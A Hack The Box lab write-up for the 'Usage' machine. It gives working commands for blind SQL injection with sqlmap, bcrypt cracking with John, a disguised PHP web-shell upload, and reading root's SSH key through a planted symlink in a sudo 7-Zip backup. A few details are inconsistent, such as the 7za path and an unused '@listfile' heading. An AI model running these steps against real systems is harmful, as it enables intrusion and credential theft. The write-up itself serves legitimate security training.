
HACK THE BOX · MACHINE WRITEUP

Usage



A blind SQLi in a password-reset form cracks an admin hash, a Laravel upload bug gives a shell, and a symlinked 7-Zip backup leaks root's SSH key.

Linux | Easy | SQL | Laravel | Credential Cracking | Softlinks

Made with **SysReptor**

10.129.19.21	**gugeldot**	**2026-06-10**
Target IP	Author	Date

USAGE · WALKTHROUGH

Contents

01 General information 3

1.1 Executive summary 3

1.2 Kill chain 3

02 Reconnaissance 4

03 Foothold 5

04 Privilege escalation 9

05 Flags 12

06 Notes & lessons 12

07 References 12

1. General information

A blind SQLi in a password-reset form cracks an admin hash, a Laravel upload bug gives a shell, and a symlinked 7-Zip backup leaks root's SSH key.

PLATFORM	Hack The Box
SYSTEM	Linux
DIFFICULTY	Easy
IP	`10.129.19.21`
TAGS	`SQL` `Laravel` `Credential Cracking` `Softlinks`
CVES	`CVE-2023-24249`

1.1 Executive summary

Usage is a Linux machine hosting a Laravel-based blog, "Daily Blogs". Its password-reset form is vulnerable to blind SQL injection, which is used to dump an admin credential hash from the application's own database. The cracked password unlocks the site's admin panel, which runs a Laravel package vulnerable to an unrestricted file upload bug (CVE-2023-24249), giving a web shell. From there, a second local account is reached by credential reuse, and root is finally obtained by abusing a 7-Zip `@listfile`/symlink-follow job to read a private SSH key that should not have been readable.

1.2 Kill chain

1. A port scan finds only SSH and an nginx-fronted Laravel site, "Daily Blogs", with several login-related forms, a strong SQL injection smell.
2. The "forgot password" request is saved from Burp Suite and replayed through `sqlmap`, handling Laravel's CSRF token, confirming a blind SQL injection on the `email` parameter and enumerating databases down to `usage_blog`.
3. `sqlmap` dumps `usage_blog`'s tables and extracts an admin account's bcrypt password hash.

4. The hash is cracked offline with John the Ripper against rockyou.txt, piped through stdin, recovering the password `whatever1`.
5. The recovered credentials log into the site's admin panel, which runs a Laravel package vulnerable to **CVE-2023-24249**, an unrestricted file upload in its media manager.
6. A PHP web shell is uploaded disguised as an image and requested directly, giving code execution and landing a shell as the local user `dash`.
7. A **Monit** control file found while enumerating as `dash` leaks a plaintext password also valid for the sibling account `xander`: user flag.
8. A 7-Zip backup job runs via sudo with the `-snl` (follow symlinks) flag over `/var/www/html`. A symlink is planted there pointing at root's SSH key, which gets pulled into the resulting archive.
9. The recovered key authenticates directly as root over SSH: root flag.

2. Reconnaissance

Port scan

```
sudo nmap --open -Pn -sS --min-rate 2500 -p- 10.129.19.21
```

Results:

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```


Service & version scan

```
nmap -sCV --open -p22,80 10.129.19.21
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
|_  256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Daily Blogs
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux, CPE: cpe:/o:linux:linux_kernel
```

3. Foothold

The site, "Daily Blogs", exposes three separate login-related forms, enough of a coincidence to be worth testing for SQL injection directly.



Two of the Daily Blogs login-related forms, the first hint of a shared, possibly vulnerable backend.




A closer look at the forms, reinforcing the SQL injection suspicion.

The "forgot password" request is captured in Burp Suite and saved to a request file, including the Laravel CSRF token it carries. `sqlmap` is pointed at the saved request, targeting the `email`

parameter and passing the CSRF token and its endpoint so the tool can keep refreshing it between requests:

```
sqlmap -r post6.txt -p email --level=3 --batch --csrf-token="_token" --csrf-url="http://usage.htb/forget-password" --dbs
```




sqlmap confirming a blind SQL injection on the forgot-password form and enumerating the available databases.

The injection is confirmed as blind (error-based and time-based) and the available databases are enumerated, including `usage_blog`. Pointing `sqlmap` at that database lists its tables:

```
sqlmap -r post6.txt -p email --level=3 --batch --dbs --threads=5 -D usage_blog --tables
```




sqlmap enumerating the tables inside the usage_blog database.



Identifying usage_blog as the database holding application accounts.

Dumping the relevant table recovers an admin account with a bcrypt password hash:



sqlmap dumping the target table's contents, including the admin password hash.




The dump continuing, confirming the hash format.

Cracking it offline with John the Ripper against `rockyou.txt` requires piping the wordlist through stdin rather than passing it as a wordlist file, since the tool otherwise truncates long candidate lists for this hash format:


```
cat rockyou.txt | john hash --format=bcrypt --stdin
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 16 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
whatever1        (?)
1g 0:00:00:02  0.3367g/s 581.8p/s 581.8c/s 581.8C/s alexis1..argentina
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```



John the Ripper cracking the bcrypt hash via stdin to whatever1.

The cracked password `whatever1` combined with the `admin` account logs into the site's admin panel at `admin.usage.htb`. That panel runs a Laravel package affected by **CVE-2023-24249**, an unrestricted file upload bug in its media manager that lets a PHP file be uploaded while disguised as an image, documented publicly at `github.com/ldb33/CVE-2023-24249-PoC`:



The CVE-2023-24249 exploit script, logging into the admin panel and uploading a disguised PHP web shell.

A PHP web shell is uploaded through the panel and lands at:

```
http://admin.usage.htb/uploads/images/shell.php
```

Requesting it directly gives command execution and a shell on the host as the local user `dash`.

4. Privilege escalation

Credential reuse to `xander`

Enumerating the filesystem as `dash` turns up a **Monit** control file with its web-interface credentials left in plaintext:

```
# Enable Web Access
set httpd port 2812
    use address 127.0.0.1
    allow admin:3nc0d3d_pa$$w0rd
```



The Monit control file leaking a plaintext password under its "Enable Web Access" block.

The same password is reused for the sibling local account `xander`:

```
dash@usage:~$ ls ..
dash  xander
dash@usage:~$ su xander
Password: 3nc0d3d_pa$$w0rd
xander@usage:/home/dash$
```

This gives the user flag.

7-Zip `@listfile` abuse via a planted symlink

Further enumeration as `xander` turns up a 7-Zip-based job with elevated privileges:

```
xander@usage:~$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin,
    use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
```

Inspecting the binary's strings reveals the underlying 7-Zip command it wraps, archiving `/var/www/html`:

```
/var/www/html/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt --
```



Running sudo -l as xander and extracting the 7za command embedded in the usage_management binary via strings.


7-Zip's `-snl` flag makes the archive operation follow symlinks rather than only archiving the literal files handed to it, which is the vector: a symlink planted inside `/var/www/html` pointing at a file only root can read gets its real target content pulled into the resulting archive.

```
ln -s /root/.ssh/id_rsa /var/www/html/id_rsa
```

Once the privileged job archives the directory, the symlink's target content is pulled into the resulting archive, which is then readable by `xander`. The recovered file is root's SSH private key:

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi
QgAAAAtzc2gtZWQyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
-----END OPENSSH PRIVATE KEY-----
```

Authenticating as root over SSH with this key gives the root flag.



A root shell on Usage after authenticating with the recovered SSH key.

5. Flags

USER.TXT	ROOT.TXT
2c87••••••••••••	819d••••••••••••

6. Notes & lessons

New techniques: chaining sqlmap through a CSRF-protected Laravel form by feeding it a saved raw request and the token endpoint, and abusing a 7-Zip `-snl` (follow symlinks) archive job via a planted symlink to read an otherwise unreadable file.

Interesting: the path to root does not come from a sudo misconfiguration or a kernel exploit, but from a backup tool quietly following a symlink into territory it should not have touched.

7. References

- CVE-2023-24249: unrestricted file upload in a Laravel admin/media package
- github.com/ldb33/CVE-2023-24249-PoC